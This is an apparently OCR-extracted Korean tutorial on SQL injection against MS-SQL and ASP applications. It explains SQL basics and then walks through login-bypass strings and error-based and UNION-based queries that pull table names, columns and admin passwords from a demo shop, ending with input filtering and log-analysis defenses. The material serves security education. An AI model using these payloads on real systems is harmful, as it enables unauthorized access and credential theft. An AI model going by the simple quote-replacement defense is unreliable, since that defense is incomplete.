SQL Injection

Education

Giehong.E

goodbyestar@nate.com

abstract

- - 영리를 목적으로 한 곳에서의 불법적인 배포는 금지 합니다.
- 문서의 내용은 임의의 가상 테스트를 대상으로 한 OWASP10 의 기본적인 내용들 이며 교육을 위해 만들어진 문서입니다.
- 비인가 받은 악의적인 행동은 불법이며 법적 책임 또한 당사자에게 있습니다

A Table of Contents

DATABASE BASIC Concept

SQL Injection concept

SQL Injection Test

시나리오 #1

시나리오 #2

SQL Injection 대응방안

Reference

DATABASE(MS-SQL)

시스템 데이터베이스

DB명	기 능
MASTER	SQL 서버에서 가장 중요한 부분 시스템 테이블 / 스토어드 프로시저 / 로그인 서버롤 등이 존재
MODEL	새로운 DB의 모델이 되는 DB
MSDB	자동화에 관련된 DB
TEMPDB	임시 기억 공간

MASTER → MASTER 모든 로그인 계정과 모든 시스템 구성 설정 등 SQL Server 시스템의 모든 시스템 정보를 기억하고 있는 데이터베이스 이다.
MASTER는 SQL Server의 초기화 정보를 기록하며 항상 사용할 수 있는 최신 MASTER의 백업을 갖는다.

TEMPDB → TEMPDB는 모든 임시 테이블과 임시 저장 프로시저를 보유하고 있다.
기본적으로 TEMPDB는 SQL Server가 실행하는 동안 필요에 따라 자동 증가하고 다른 데이터베이스와는 달리 데이터베이스 엔진을 시작할 때마다 처음 크기로 재 설정된다.

MODEL → MODEL 데이터베이스는 시스템에서 만든 모든 데이터베이스에 대해 템플릿으로 사용된다. TEMPDB는 SQL Server를 시작할 때마다 만들어지므로 MODEL 데이터베이스는 항상 SQL Server 시스템에 있어야 한다.

MSDB → MSDB 데이터베이스는 경고 및 작업을 예약하고 운영자를 기록하기 위해 SQL Server 에이전트에서 사용한다.

뷰(VIEW)

뷰(VIEW)란 이미 존재하는 하나 혹은 그 이상의 테이블에서 원하는 데이터만 정확히 가져올 수 있도록 미리 원하는 컬럼만 모아 가상적으로 만든 테이블을 말한다. 즉 VIEW는 진짜로 존재하는 테이블이 아니라 가상적으로 존재하는 테이블을 이라는 것이다.

SYSTEM 뷰

7.0부터는 ANSI 규정을 준수하면서 테이블이나 제약 색인 등에 대한 정보를 가져오기 위해서 이전에 사용했던 system table 을 직접 질의하는 방법도 지원하기는 하지만 새로운 방법을 제공하고 있는데 그것이 information_schema 뷰이다.
6.5에서 뷰 이름을 가져오기 위해서는 sysobjects 테이블에서 직접 데이터를 가져왔다.
그러나 7.0부터는 이 방법보다 information_schema 뷰 들을 사용할 것을 권장하고 있다. 이렇게 하는 이유는 ANSI호환성 때문에도 있고 시스템 테이블 변경에 영향을 덜 받기 위함도 있다.
Information_schema는 실제로 소유자 이름(owner)에 해당하는 것이고 그 다음에 tables, views,

domains 등과 같은 실제 뷰 이름이 따라온다. 이들은 모두 view일 뿐이고 실제 데이터는 해당되는 시스템 테이블에서 가져온다.

데이터베이스 옵션

AUTO CREATE STATISTICS → 질의를 실행할 때 통계 페이지를 만든다. 옵티마이져가 정확한 색인 정보를 만들어 최적의 판단을 할 수 있도록 한다.

AUTO UPDATE STATISTICS → 자동으로 질의를 수행할 때마다 적절한 통계 페이지를 만든다.

SELECT 문법

Syntax : select 컬럼이름,컬럼이름 …

[into 새 테이블]
From 테이블 이름
Where 찾는 조건
Group by 그룹에 의한 표현
Having 찾는 조건
Order by 정렬 표현

Select 절 : 조회 할 컬럼이나 표현식들을 나열한다.
Into 절 : select된 내용을 넣을 새로운 테이블을 지정한다.
From 절 : 조회 할 테이블이나 뷰 또는 select 구문의 서브 쿼리를 명시
Where 절 조회 할 자료의 행에 대한 조건을 명시한다.
Group by 절 : 계산 할 기준 열을 지정한다.
Having 절 : group by 절에 의해 계산된 컬럼에 대한 조건을 부여한다.
Order by 절 : 정렬하고 싶은 기준 컬럼을 명시한다.

중복 컬럼 한번만 출력하기

```
select distinct stor_id from sales
```

WHERE를 이용한 조건문 검색

WHERE 절 이하에 검색 조건을 명시하면 전체 테이블의 튜플을 대상으로 하던 것에서 원하는 튜플들만 가져오게 된다. 이러한 검색 조건에는 컬럼값을 비교하는 것이나 수식 및 논리 연산을 이용한 조건 비교 등을 이용할 수 있다.

```
select title_id,title,type from titles where type='mod_cook'
```

→titles 테이블에서 type='mod_cook'인 자료만 가져오기

```
select title from titles where title>'T' AND price>10
```

→titles 테이블에서 title이 'T'보다 크고 price가 10보다 큰 값을 가져오기

비교연산

비교연산	설 명
=	A와B가 같다.
>	A가B보다 크다
<	A가B보다 작다.
>=	A가B보다 크거나 같다.
<=	A가B보다 작거나 같다
<>(!=)	A와B가 같지 않다
!<	A가B보다 작지 않다.
!>	A가B보다 크지 않다.

논리연산

논리연산	설명
ALL	모든 비교 집합이 TRUE인 경우 TRUE
AND	두 개의 부울 식이 모두 TRUE인 경우 TRUE
ANY	비교 집합 중 어느 하나가 TRUE인 경우 TRUE
BETWEEN	피 연산자가 범위 안에 있는 경우 TRUE
EXISTS	하위 쿼리에 행이 포함된 경우 TRUE
IN	피 연산자가 식 목록 중 하나와 동일한 경우 TRUE
LIKE	피 연산자가 패턴과 일치하는 경우 TRUE
NOT	연산자의 값을 반대로
OR	한 개의 부울식이 TRUE인 경우 TRUE
SOME	비교 집합 중 일부가 TRUE인 경우 TRUE

NULL 비교연산

NULL값은 아무런 데이터가 들어가 있지 않은 상태라고 말할 수 있다. 이러한 NULL 값은 ' '과 같은 빈 문자열과는 다르다. 만약 NULL 값에 대해 어떤 처리를 하고자 한다면 다음과 같이 IS[NOT] NULL 또는 =NULL 등으로 조건을 줄 수 있다.

TOP

전체 검색 결과 중 위에서 몇 개만 가져오려면 TOP n을 이용할 수 있다. 이렇게 하면 지정된 n개만큼 가져온다.

```
select top 3 title_id,price from titles
```

→위에서 3개의 row만 가져오기

LIKE

찾고자 하는 단어를 정확히 모를 때, 'like'와 아래 표에 있는 패턴을 이용하여 검색하는 형태이다.

LIKE '형태'

Not like '형태'

패턴	설명	예	
_	어떤 단어든지 한문자 표현	Book_	Books,book.
%	여러 문자	Book%	Books,book
		%book	Abook
[]	[]안에 있는 글자들	[st]ing	Sing,ting
[^]	^다음에 있는 글자 제외	[M^c]	Mike,Many

정렬

경우데 따라 자료를 어떤 순서에 따라 검색하고 싶은 경우가 있다. 이때 'ORDER BY'를 사용하면 된다. 정렬은 오름차순 정렬과 내림차순 정렬로 나눌 수 있다. SQL SERVER의 기본정렬은 오름차순이다.

ASC : 오름차순 / DESC : 내림차순

연산함수

함수	내용
SUM	전체나 각각의 합계
AVG	전체나 각각의 평균
COUNT	표현식의 전체 개수나 해당 컬럼의 개수
MAX	표현식 중 가장 큰 값
MIN	표현식 중 가장 작은 값

```
select count(*), count(price) from titles
```

→ titles 테이블의 전체 개수와 price 개수를 구해 보자

그룹별 집계

GROUP BY에 의해 선택된 컬럼에 중복된 데이터가 존재한다면, 연산 함수에 의해 처리되고 한번만 출력한다.

```
select title_id,'그룹별 합'=sum(qty) from sales group by title_id
select title_id,'그룹별 합'=sum(qty) from sales group by title_id HAVING sum(qty) >=40
```

→sales 테이블을 title_id를 가지고 그룹별 합계를 구해 보자

→qty의 합계가 40 이상인 그룹만 검색해 보자

조인(JOIN)

조인은 관계가 있는 여러 개의 테이블로부터 하나의 결과물을 만들기 위해 병렬 조합에 사용되며 유니온은 결과물과 결과물을 상하위로 합치는 직렬 조합에 사용된다.
조인이란 두 개 이상의 테이블로부터 쿼리를 실행하여 하나의 결과물을 만드는 연산을 말한다.

UNION & SELECT INTO

일반적으로 JOIN이 정규화된 테이블을 연결시키기 위해 사용되지만 UNION은 비정규화된 테이블을 연결시키기 위해서 사용된다.

```
select name, age from member
UNION
select strname, intReadno from board
```

SQL Injection


SQL Injection 이란

Web Hacking 의 궁극적인 목적은 공격자가 원하는 ID/PW 를 획득하여 그것을 악용하는 것에 있으며 그 중 화두가 되는 것 중 하나가 SQL Injection 이다. 매번 꾸준히 발견되며 국내 웹 사이트의 대다수가 SQL Injection에 노출되어 있다고 해도 과언이 아니다.
SQL Injection 은 사용자로부터 입력 받은 데이터를 이용하여 동적으로 Query 구문을 완성할 수 있는 페이지에서 적절한 검증 없이 DB Query문의 일부로 포함되는 경우 발생 하며 DBMS가 의도되지 않은 결과를 반환 하며 입력 값에 대해 그 적정성을 검사하지 않았기 때문에 발생 한다.
SQL Injection '입력 값 검증 부재' 의 일종 이다.
웹 페이지를 통해 입력된 파라미터 값 을 이용하여 쿼리를 재구성하는 방법

공격 대상

Web App 가 DB로 사용자 입력을 보낼 때면 언제든지 이 공격을 적용할 수 있다.
SQL Injection 공격은 URL이나 폼 필드 또는 동적으로 생성되는 일부 SQL 질의에 SQL 명령을 삽입함으로써 수행된다. 대부분의 웹 애플리케이션이 정보나 로직을 저장하기 위한 저장소로서 데이터베이스를 이용하기 때문에 데이터베이스 내의 정보를 찾아 낼 수 있다.
데이터베이스 내의 정보를 조회하거나 검색하는 데에는 데이터베이스의 테이블을 구성하는 필드들이 가장 많이 이용된다.

Web Application의 일반적인 인증절차



공격 수행 방법

웹 페이지의 폼 필드를 통한 입력이든 또는 SQL 질의를 위한 API입력이든 상관없이 입력은 SQL 삽입 공격의 주된 주제라고 할 수 있다.

이 공격에 대한 방어책을 세워 놓지 않았다면 정보를 빼내려고 하는 데이터베이스의 구조를 모르거나 데이터베이스에 대한 질의 자체를 모르는 경우를 제외하고는 모든 SQL삽입 공격은 성공 할 것이다. 공격자가 데이터베이스에서 정보를 빼낼 수 있을 때의 위험이 너무 크기 때문에 SQL Injection 을 테스트한 뒤 방어책을 수립하여야 한다.

인증 우회

전송되는 요청은 다음과 같다.

Web Server 로 전달된 요청은 MS SQL 에 다음과 같은 Query 를 보낸다.

Query 결과 userid 의 column 에 admin 이란 사용자 ID 존재 하고 Password column 에 비밀번호 존재 한다면 로그인 성공할 것이다.

이때 공격 방법은 다음과 같이 존재하며 이 밖에도 무수히 많은 패턴들이 존재 할 것이다.

```
Username : admin
Password : ' or ''='
```


공격에 의한 Query는 ASP.DLL에 의해서 해석 된 후 SQL Query 문으로 변환이 되며 다음과 같은 질의를 날릴 것이다.

```
SELECT userid, passwd from Members where userid='admin' and passwd='' or ''='';
```

이렇게 전송된 Query문은 논리적인 연산에 의해 참값을 반환하여 로그인 성공이라는 결과를 나타낸다.

SQL Injection 에 영향을 줄 수 있는 문자는 싱글 쿼테이션(') 더블쿼테이션(") 더블대시(--) 세미콜론(;) 등이 있다.

SQL Injection 의 원리



SQL Injection다양한 패턴들은
http://www.imperva.com/resources/adc/sql_injection_signatures_evasion.html
참조하기 바란다.

인증 우회에 사용되는 예

USER_ID	USER_PW
' OR '1'='1	' OR '1'='1
' OR 1=1--	임의의 값
' OR '%1%'='%1%'--	임의의 값
admin'--	임의의 값
1 OR 1=1	1 OR 1=1
' OR '1'='1	1') OR ('1'='1
admin	1' or id='admin

SQL Injection 공격절차

SQL Injection 의 공격절차는 공격대상의 DB 를 파악한 후 해당 DB의 TABLE_NAME 과 COLUMN_NAME 을 알아낸 후 공격자가 원하는 필드 값을 획득 하는 형식의 공격이 이루어진다. 로그인 인증우회 보다 발전된 SQL Injection 이라고 할 수 있다. 이 공격의 특징은 SQL Query 문 중 UNION 구문을 쓰는 공격으로 UNION의 자세한 설명은 앞 절에서 했기 때문에 생략하도록 한다.

맨 첫 번째 작업이 DB Schema 파악 하는데(**'and db_name() > 1--**) db_name()을 이용하여 DATABASE 이름을 알아 낸다. db_name()은 MS SQL 에서 DATABASE 이름을 문자열로 반환하는 함수 이며 결과 값은 당연히 에러메시지가 뜨게 되어있다 그 이유는 문자열을 정수와 비교하도록 하여 에러를 유발 시켰다.

에러 형식:

Microsoft OLE DB Provider for SQL Server (0x80040E07)
nvarchar 값 'oyesmall'을(를) int 데이터 형식의 열로 변환하는 중 구문 에러가 발생했습니다.
/demoshop/login/findNewaddr.asp, line 192

다음과 같은 에러 형식으로 볼 때 에러메시지 안에 데이터베이스 이름이 포함되어 있는 것을 볼 수 있으며 첫 번째 정보를 수집할 수 있다.

두 번째 데이터베이스 안에 TABLE 을 알아내야 한다. 데이터베이스 테이블은 TABLE 명을 포함한 시스템테이블을 이용하는 것이다 사실 TABLE을 직접 참조하는 것이 아니라 시스템 뷰 에 의해 반환되는 형식이다. **information_schema.tables** 라는 시스템 뷰 를 이용해 TABLE 명을 알아 낼때는 UNION 구문의 형식은 선행 TABLE 의 COLUMN 개수가 동일 해야 한다.
여기서 TABLE을 알아내는 방법은 사실 여러 가지가 존재한다. TABLES 이름을 하나씩 제거를 한다던가 TABLE 이름과 비교연산을 통한 Query를 보내던가 TOP 구문을 이용하여 검색결과를 하나씩 늘려서 알아내는 방법이 있는데 필자는 통상적으로 Guessing 으로 알아내는 경우가 더 많다.

오류 형식:

Microsoft OLE DB Provider for SQL Server (0x80040E14)
UNION 연산자를 포함하는 SQL 문의 모든 쿼리는 대상 목록에 동일한 개수의 식이 있어야 합니다.
/demoshop/login/findNewaddr.asp, line 192

만약 COLUMN 개수가 동일하지 않으면 다음과 같은 메시지가 뜨게 될 것이다. 여기서 공격자가 해주어야 할 작업은 COLUMN 개수만 맞춰주면 해당 TABLE 을 볼 수 있을 것이다.

마지막으로 **TABLE** 안의 **COLUMN** 을 알아야 하며 **TABLE**을 알아내는 방법과 동일하지만 시스템 뷰 를 달리 써야한다. **TABLE NAME** 은 information_schema.tables 을 사용했지만 COLUMN 은 COLUMN명을 포함하고 있는 시스템테이블을 사용하여야 한다.
시스템테이블 명은 information_schema.column 을 사용한다. information_schema.column 를 이용

할 경우에는 TABLE_NAME 과 COLUMN_NAME 이 테이블에 포함되어 있다.

이제 결과만 도출 시키면 된다. 공격대상의 DB, TABLE, COLUMN 을 획득했으면 공격자가 얻고 싶은 SQL Query 를 만들어 데이터를 뽑아오면 성공적으로 SQL Injection의 목적을 이룬 셈 이다.
본 문서에서는 **UPDATE/INSERT/DELETE** 구문은 악용할 우려와 함께 DB에 심각한 피해를 주므로 다루지 않겠다.


SQL Injection 의 효과
Application에서 사용하고 있는 DB 정보 조회/변조/삭제

SQL Injection Test

시나리오 #1

로그인 검증 우회

로그인 검증 우회를 하기 위해 **' OR '1'='1** 구문을 이용하여 간단하게 우회할 수 있다.
이 구문을 사용하면 데이터베이스 가장 처음 등록된 사용자로 로그인 될 것이다.



SQL Injection의 보편적이고 전형적인 방법이다. 이외에도 방법은 SQL Query 의 참 값만 반환시키는 패턴들은 현재 무수히 많이 존재한다. 필자는 예제를 보편적이면서 쉬운 것을 들지만 방법의 측면은 생각에 따라서 달라진다. 중요한 것은 얼마나 SQL Query 에 대해 이해하고 있으며 그 결과가 어떤 원리로 작동되는지를 항상 생각해야 한다.

SQL Injection Test

시나리오 #2

데이터베이스 정보 획득

이번에는 조금 더 확장시켜 에러페이지를 통해 원하는 필드 값을 얻고 해당 필드 값을 이용하여 사용자 계정 및 패스워드를 얻어 내는 시나리오를 진행해 보자.

SQL Injection 의 지금과 같은 시나리오를 진행하기 위해 가장 적합한 공격 수행지는 바로 우편번호 입력란이 될 것이다. 왜냐하면 우편번호의 COULMN 개수는 측정이 가장 수월하기 때문에 필자는 우편번호를 자주 이용한다.

우선 우편번호 입력 창에 에러페이지를 유발시키는 싱클쿼테이션(')을 입력하여 SQL Injection이 성립이 되는지 여부를 판단 해야 한다.

오류 형식:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
데이터 형식에 맞지 않는 연산자입니다. 연산자는 modulo인데 형식은 varchar입니다.
/demoshop/login/findNewaddr.asp, line 192

다음은 우편번호의 **SQL Query** 가 어떻게 날라가는지를 생각해본다.

[133-824] 서울 성동구 성수1가2동 670 사용자가 다음과 같은 우편번호 조회를 했다고 가정해 보면 **SQL Query** 는 다음과 같이 날라 갈것이다.

Select '우편번호', 시, 구, 동 from zipcode where 동='성수1가2동';


SQL Query 를 만들어 냈다면 다음 공격은 간단하게 진행이 된다. 우선 Union 구문의 특성을 생각해보자. Union 구문의 특성의 가장 큰 특징은 바로 **COLUMN** 개수가 동일 해야 한다는 것이다.

UNION SELECT '1','2','3'TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

이와 같은 형식이 될 것이며 information_schema.tables--과 table_name 은 위에서 설명했으므로 생략하겠다.


실제 공격을 진행해 보도록 하겠다.

$'UNION SELECT '1','2','3','4',TABLE_NAME FROM INFORMATION_SCHEMA.TABLES –
입력하여 해당 데이터베이스의 TABLE을 볼 수 있다.



다음 공격은 해당 TABLE 에 대한 COLUMN 을 알아내는 것이다.
$'UNION SELECT '1','2','3','4', COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME= 'admin_tb' --

이 구문은 'admin_tb' 테이블의 COLUMN 을 나타내는 구문이다.




'union select '1','2','3',adminid, adminpwd from admin_tb--
아주 간단한 구문이다 admin_tb 테이블에서 adminin, adminpwd COULMN 값을 볼 수 있으며 이 구문 이외도 아주 다양한 구문이 존재한다. 가령 **$' or 1=(select top 1 adminid from admin_tb)--** 이 구문은 말도 안되는 구문이다 정수랑 문자열이랑 같다고 했으니 말이다. 하지만 알아야 할 것은 에러페이지 안에 adminid 가 존재할 것이다

Microsoft OLE DB Provider for SQL Server (0x80040E07)
varchar 값 'goodbyestar'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.
/demoshop/login/findNewaddr.asp, line 192

이와 같은 오류를 발생시키는데 admin_tb 테이블안의 adminid 를 select 한 top1의 값이 반환된 모습이다.

$'union select '1','2','3','4' adminid,adminpwd from admin_tb where adminid='goodbyestar' --

자 그럼 마지막 단계인 password 를 한번 획득해 보자.
$'union select '1','2','3','4' adminid,adminpwd from admin_tb where adminid='goodbyestar' --
admin_tb 테이블안의 adminid,adminpwd COLUMN 값 중 adminid 가 goodbyestar 인 것을 출력하라는 뜻이다.



이와 같이 **SQL Injection** 이 성공된 모습을 볼 수 있으며 **SQL Injection** 의 심각성과 그 위험성을 한번 알아 보았다.

SQL Injection 대응방안

SQL Injection의 방어 방법에는 여러 가지가 존재한다.
본 문서에서는 그 중 몇 가지 방법에 대해 다룰 생각이다.

방어 방법에는 사용자 입력 값에 대한 검증이 이루어져 하고 적절한 데이터 길이 제한 같은 1차적인 룰이 있어야 한다. 하지만 데이터 길이 제한 같은 경우 쉽게 우회가 가능하므로 확실한 대비책이라고는 볼 수 없다. 적절한 오류 처리 및 IDS/웹 방화벽 구축 이 있으며 로그분석 또한 공격자의 추적에 도움이 된다.


첫 번째로는 사용자 입력 값에 대한 SQL Injection을 유발 시킬 수 있는 대표적인 싱글쿼테이션(') 을 필터링 시키는 방법을 알아 보도록 하겠다.

```
UserID = Request.Form("User_ID")
PassWD = Request.Form("PassWD")
```


위 코드는 Request객체에 Form메소드를 사용하여 User_ID 와 PassWD 값을 파라미터 값으로 받아왔지만 어디에도 User_ID 와 PassWD 를 검증 하는 코드는 존재하지 않는다.

```
UserID = Request.Form("User_ID")
PassWD = Request.Form("PassWD")
UserID=Replace(UserID,"'","''")
PassWD=Replace(PassWD,"'","''")
```

Replace함수로 **(')** , **(")** 을 필터링 한 코드이다. 이렇게 되면 다음과 같이 **SQL Injection** 유발 문자열을 필터링 할 수 있다



두 번째 방법으로는 로그분석을 알아보자 로그분석 은 http://www.dotcure.co.kr/ 의 dotDefenderMonitor 를 이용할 것이며 freeware 이므로 자유롭게 다운로드 받아서 분석해 보면 된다.
자세한 사용법은 눈으로 보기만해도 알거라 믿고 생각하겠다. 자세한 문의는 http://www.google.com 을 이용하기 바란다.



어떤 IP에 대해서 어떤 공격이 왔는지 실시간 모니터링이 가능하며 자동으로 로그를 남기고 그 로그를 바탕으로 데이터를 쉽게 뽑아준다. 툴 홍보하는 모양이 되어버렸는데 사실 툴은 쓰기 나름이다 로그 분석 같은 경우 대형 사이트의 로그를 일일이 하나씩 본다는 것은 불가능 하기 때문이다.

Reference

이하영.(2007) “쉽게 배우는 SQL Server 2000” 가메출판사

최경철.(2005) “열혈강의 웹 보안” FREELEC

마이크엔드류스/제임스A.휘태커.(2006) “How to Break Web Software : Funtional and Security Testing of Web Applications and Web Services” Pearson

http://cafe.naver.com/securityplus Security Tool